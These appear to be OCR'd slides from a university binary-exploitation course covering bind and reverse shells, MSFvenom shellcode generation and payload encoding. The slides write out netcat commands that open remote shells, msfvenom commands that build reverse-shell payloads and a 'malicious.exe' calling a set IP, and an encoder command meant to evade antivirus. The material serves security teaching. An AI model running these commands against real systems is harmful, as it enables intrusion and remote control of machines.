
CS 395: Binary Exploitation in Linux

Week 2: Bind Shells, Reverse Shells and Automatically Generating Shellcode (Optional Lecture)

Bind Shells

- A “bind shell” allows you to issue commands to a remote target.
- Target runs a server that the attacker connects to.
- Same model as SSH.
- Less likely to bypass firewalls.
- The target runs: “nc -lvp [port] -e /bin/sh”
- The attacker run: “nc [target’s IP] [port]”




Target

Attacker

Reverse Shells

- A “reverse shell” has the target connect to the attacker.
- Attacker runs the server instead of target.
- Attacker can still issue commands to the target.
- Target has outgoing connection to attacker’s server.
- Firewalls typically don’t block outgoing connections
- The attacker runs: “nc -lvp [port]”
- The target runs: “nc [attacker’s IP] [port] -e /bin/sh”



MSFvenom

- There are programs out there that allow you to automatically generate shellcode
- MSFvenom is one of them, and it is built into Kali Linux
- List of payloads: “msfvenom -l payloads”
- Linux Reverse Shell: “msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.1.249 LPORT=4444 -f hex”
- Windows Reverse Shell: “msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.249 LPORT=4444 -f hex”
- Malicious Windows File: “msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.249 LPORT=4444 -f exe > malicious.exe”

Encoding Payloads

- MSFvenom can use something called an “encoder” to avoid bad characters.
- An encoder takes each assembly instruction and modifies it while making sure that it does the same thing.
- Encoded payloads are less likely to trigger antiviruses because their behavior is different and file hashes change.
- Encoders usually increase the size of the payload
- x86/shikata_ga_nai is the most common encoder, but there are others as well
- msfvenom -e x86/shikata_ga_nai -b "\x00\x0a\x0d" -p windows/shell_reverse_tcp LHOST=192.168.1.249 LPORT=4444 -f hex

Shell-storm

- http://shell-storm.org/shellcode/
- Why recreate shellcode if you can just use other people’s shellcode?